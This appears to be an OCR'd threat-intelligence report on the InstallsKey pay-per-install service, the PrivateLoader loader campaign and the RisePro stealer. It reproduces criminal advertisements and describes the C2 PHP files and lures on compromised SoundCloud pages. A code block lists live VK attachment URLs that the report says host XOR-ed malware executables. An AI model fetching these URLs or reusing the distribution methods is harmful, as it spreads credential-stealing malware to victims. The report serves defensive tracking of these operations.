
InstallsKey is looking for potential collaborations on financial fraud activities, they provide you with logs, and then you work on those requests. It is also important to understand how the InstallsKey service is probably also making profit from its own traffic logs, the same logs that will be provided to the customer of the PPI service with its own build.

In fact, the first mention of requests for this kind of criminal work was about Nubank (a Brazilian neobank, the largest fintech bank in Latin America) on January 16, 2023.



An screenshot from an unknown source shared on the InstallsKey channels at December 22th, 2022 shows how the installations geo-sources looked at that time.


Press enter or click to view image in full size


BR 341
VN 126
AR 99
IQ 68
BD 53
TR 45
LK 29
HU 24
PS 18
MM 16
GH 13
PK 11
LB 10
AZ 10
GB 9
CI 8
NL 7
CR 6
AE 5
KH 5
TW 4
BF 3
NI 3
MD 3
KW 2
GQ 2
CU 2
TG 2
AM 2
HR 1
MW 1
BJ 1
CV 1
GA 1
DZ 224
EG 115
MX 92
VE 67
CL 48
JO 45
MY 27
RO 22
CZ 17
IT 15
RS 13
BA 11
LT 10
UY 10
GT 9
SK 7
MN 7
CM 6
ET 5
MK 5
SY 4
IL 3
SE 3
CY 3
JP 2
EE 2
SI 2
BW 2
LU 2
AF 1
CG 1
PR 1
IE 1
GY 1
PH 152
PE 113
CO 81
EC 67
TN 46
BO 34
DO 25
FR 20
DE 17
NG 15
PT 12
GE 11
LY 10
BE 9
AL 8
GR 7
SN 7
YE 6
ID 5
AO 4
SV 4
TZ 3
JM 3
MR 2
MU 2
DK 2
CN 2
UG 2
UA 1
HT 1
AU 1
QA 1
RW 1
SG 1
MA 149
TH 101
IN 70
PL 58
ES 46
US 32
KR 24
KE 18
BG 16
NP 14
ZA 12
UZ 10
LA 10
MG 9
HN 8
PY 7
CA 7
KG 5
5
AT 4
PA 4
CH 3
SD 3
ME 2
HK 2
RE 2
SO 2
BH 2
ML 1
NA 1
DM 1
MZ 1
SA 1

and you can confirm that Brazil was the most infected and the first source of installations for the Privateloader campaign. Supply and demand, market rules.

An example of review showing this kind of financial fraud activities:

Press enter or click to view image in full size



Press enter or click to view image in full size

Translated / Original

And of course not everyone that is a customer of InstallsKey is going to commit financial fraud crimes but whatever he does will start a chain that will end in another individual committing financial fraud activities, because is from that kind of illegal activities from where threat actors makes the highest income, an income that doesn't belongs to them.

So the message seems clear: **pay for installs, get logs and work on your requests. Make it easy.**

Promotions & partners


On the *InstallsKey* channels we can find some advertisements for other products.

The most advertised product is the **RisePro** stealer.

This malware has been documented by multiple analysts (See https://flashpoint.io/blog/risepro-stealer-and-pay-per-install-malware-privateloader/ https://blog.sekoia.io/new-risepro-stealer-distributed-by-the-prominent-privateloader/), also focusing on the relation of this stealer and PrivateLoader.

And it is a fact that Risepro has been widely used by the PrivateLoader operators but, as a tool as stated before. There are rumors that the same people who own PrivateLoader also own Risepro Stealer, but I think this is not true at all. The team behind RisePro Stealer uses the Privateloader campaign traffic to test its product, and the Privateloader team uses the Risepro Stealer to test its campaign, run statistics, and likely also to get profit from its logs. I believe RisePro isn't owned by the actual PPI service of doZKey; it's more likely related to the old *ruzki* PPI service.

Analysts saw this stealer activity for the first time in December 2022. The first mention of Risepro on InstallsKey channels is on January 9, 2023, where an user (now deleted) said this:



Translated from Russian

InstallsKey administrator "*doZKey*" denies his claims and the relation between the stealer and him or ruzki (the administrator of *ZHIGALSZinstalls*, predecessor of *InstallsKey* as stated before). Please also note that if this is true, it means that RisePro has been around since at least August-September 2022.

On the PPI service channels they admitted having a collaboration with RisePro stealer, advertising it in a very kind way as "our stealer".

Press enter or click to view image in full size

💣 **InstallsKey** is currently the best installation service on **the** market.

💊 We have **any installations**, such as .exe, android, browser extensions and everything that can be downloaded – we will download! Also any sources: doorways, webmasters (who drive traffic only to us), Google traffic, and others.

🔧 But today, we decided to **once again prove** that our service can wipe the **nose of any competitor** –
we **are READY** to take on all the worries: we give out a stealer, make crypto, 100% knocking according to YOUR statistics and, of course, installations in ONE OF YOUR HANDS WITHOUT NEIGHBORS.

❓ Asking the price of pleasure? –
$550 for 1,000 installs.


🔱 Now a little bit about the stealer – **RisePro**, there are similarities with the competitor Vidar, but we have a more advanced functionality that is not inferior, and even prevails over other stealers on the market and most importantly in the stealer – **our stealer DOES NOT STEAL YOUR REQUESTS!**

🕯 **Dear customers, InstallsKey** is launching a collaboration with **the RisePRO** stiller!
🎲 When you buy a **RisePRO** stealer and pour a 20% bonus on top of it on WW, but not more than 5.000 installs.
🔧 Buy 5,000 installs on **RisePRO** and get 1,000 installs for free!
💣 **RisePRO** – https://t.me/RisePROstealer/WWH BHF HACKFORUM XSS EXPLOIT
□ *Knock is superior to any stiller on the market and your logs won't be stolen 100%!*

Source: InstallsKey channels (Translated from Russian)

Another product that is advertised on InstallsKey channels is the Bulletproof Hosting Service “ironhost.io”

Press enter or click to view image in full size




This service was advertised on May 15th, and IronHost started providing a server as a C2 for InstallsKey on November 1st: reported here

The InstallsKey service, RisePro and IronHost were related in some way in 2023, and experts have talked about this. An example:

Please refer to the ProjectFOX report as you will see later, Tracking down the cybercriminal infrastructure of infostealer RisePro — Projet FOX

Analysts found an *EasyLead* related domain on mail.mediaskollsoft[.]com and this was hosted on IronHost. In fact, now it looks like this:


Press enter or click to view image in full size



Privateloader functionality over this year

The functionality of Privateloader relies on PHP files stored in directories under an /api folder (and sometimes open to the public):

At the time of writing this report, an updated Privateloader C2 looks like:



Based on my observation, all this 2023, a Privateloader build was using tracemap.php, firegate.php, base_fns.php, and firecom.php. But at the time of writing this report, this functionality had changed a little bit, and Privateloader operators introduced bing_release.php, and flash.php.

The executables that sometimes appear in the same folder as the PHP files are 99% of the time “RisePro” Stealer.

The .jpeg and .png files on these directories are not images but the browser extensions that are being installed by PrivateLoader. The .jpeg refers to the .crx file, and the .png refers to .json data related to the extension.

Executables that are being load by Privateloader are .bmp files (in fact, xor-ed executables) being mainly requested from VK attachments, also from bitbucket.org or Discord, or directly from other domains. Some recent examples of this VK attachments:

```
sdfhj8s.bmp
https://vk.com/doc418490229_669674726?hash=zO6JQAo6iYaXqKxkZ7OtAgZUB0nnLHef5V5H7iZ0Erg&dl=V9sXR6aIOg

PLmp.bmp
https://vk.com/doc418490229_669753443?hash=xBPbo5OmmjzwJojlZOFbmu9Qg1TtR9d8MRZqMGAVdH0&dl=HHirDf6vFg

BotClients.bmp
https://vk.com/doc418490229_669637079?hash=VdguLglaUQxQEWy7OPzp09fMiy3JG1498Od7lJ6mEhw&dl=Z0vdo01g0f

WWW11_32.bmp (Url tagged as WW_11)
https://vk.com/doc418490229_669753909?hash=WT7APgrulCXZFZTSEvdEhpp2wKrYTIZVouZnBZXB72g&dl=7ei7VkBuvh

file191223.bmp (Url tagged as test22)
https://vk.com/doc418490229_669783554?hash=BH6rDsCdPWk2J9y1TmstXOZKSIMojhaG8Fw9a8GF3Ps&dl=gYknZQrp3U

onxin.bmp (Url tagged as 1)
https://vk.com/doc418490229_669783497?hash=lpgJt6qZJygrnJD46sqduKmXlfiOOex3pEVxJqSqyH4&dl=mlJSM2Pcfj

crypted.bmp (Url tagged as 1)
https://vk.com/doc418490229_669744741?hash=OaF1x9qtGSlulTdzzPxQkefg8M8fGibH0KNgx7Org7k&dl=ynpLFb3qBI

LG.bmp (Url tagged as logger_statistics)
https://vk.com/doc418490229_669653354?hash=l8DHCu4lEp9Sb8CTCk5eithtVIhhbBkli1pjUtPjJNP&dl=7vSjZ36UYD
```

As these files will be deleted in some time, please find them on MalwareBazaar:

MalwareBazaar | PrivateloaderVK (abuse.ch)

Let’s roll out this:

Distribution of builds

The first time I found the Privateloader campaign was on March 21, 2023. Dozens of Soundcloud accounts were compromised, sharing fake software downloads via shortened links. The same campaign was running under fake Google sites and groups.

The ID of this campaign is **09**, a number that is commonly seen to all Privateloader packed releases offered in this campaign.

Press enter or click to view image in full size

soundcloud.com
https://soundcloud.com › attivare-... · Traducir esta página

Attivare Office 2010 Kms Crack - Sandra - SoundCloud

hace 13 horas — Play Attivare Office 2010 Kms **Crack** from Sandra. Play audiobooks and excerpts on ... Mar 20, **2023** ... Sallys Spa **Free Download Full** Version No Time Limit.

soundcloud.com
https://soundcloud.com › downloa... · Traducir esta página

Download Photoshop Element For Mac - Kristina Stahl

hace 19 horas — Play **Download Photoshop** Element For Mac from Kristina Stahl. ... Mar 19, **2023** ... If you don't have your original media, you can **download Photoshop** Elements ...

soundcloud.com
https://soundcloud.com › crack-li... · Traducir esta página

Crack |LINK| For Asc Timetables 2013 - SoundCloud

hace 13 horas — Play **Crack** |LINK| For Asc Timetables 2013 from Sandra. ... Mar 20, **2023**. **Crack** |LINK| For Asc ... Sallys Spa **Free Download Full** Version No Time Limit.

soundcloud.com
https://soundcloud.com › mirillis-s... · Traducir esta página

Mirillis Splash 2.3 Premium Full Crack With Serial Keys 2019 ...

hace 15 horas — Play over 320 million tracks for **free** on SoundCloud. ... Mirillis Splash 2.3 Premium **Full Crack** With Serial Keys 2019 **Download** __LINK__ Is ... Mar 20, **2023**.

soundcloud.com
https://soundcloud.com › adobe-p... · Traducir esta página

Adobe Photoshop Cs5 White Rabbit Download Extra Quality

hace 7 horas — Play Adobe **Photoshop** Cs5 White Rabbit **Download** Extra Quality from Nicholas Patil. ... Mar 20, **2023** ... Enjoy the **full** SoundCloud experience in the app.

soundcloud.com
https://soundcloud.com › arjuviuto · Traducir esta página

Paint Tool SAI 1.2.5 Crack With Activation Code Free ...


hace 18 horas — Stream Paint Tool SAI 1.2.5 **Crack** With Activation Code **Free Download** 2019 by ... Play over 320 million tracks for **free** on SoundCloud. ... Mar 19, **2023**.

soundcloud.com
https://soundcloud.com › error-16... · Traducir esta página

Error 16 Photoshop Cs6 Portable 16 - SoundCloud

hace 12 horas — Related tracks ; Abbyy FineReader 15.0.112.2130 **Crack** Serial Number **Full** Version · 2 ; The In The Line Of Duty 4 Italian Dubbed **Free Download** · 0 ; Genie Morman ...

Press enter or click to view image in full size

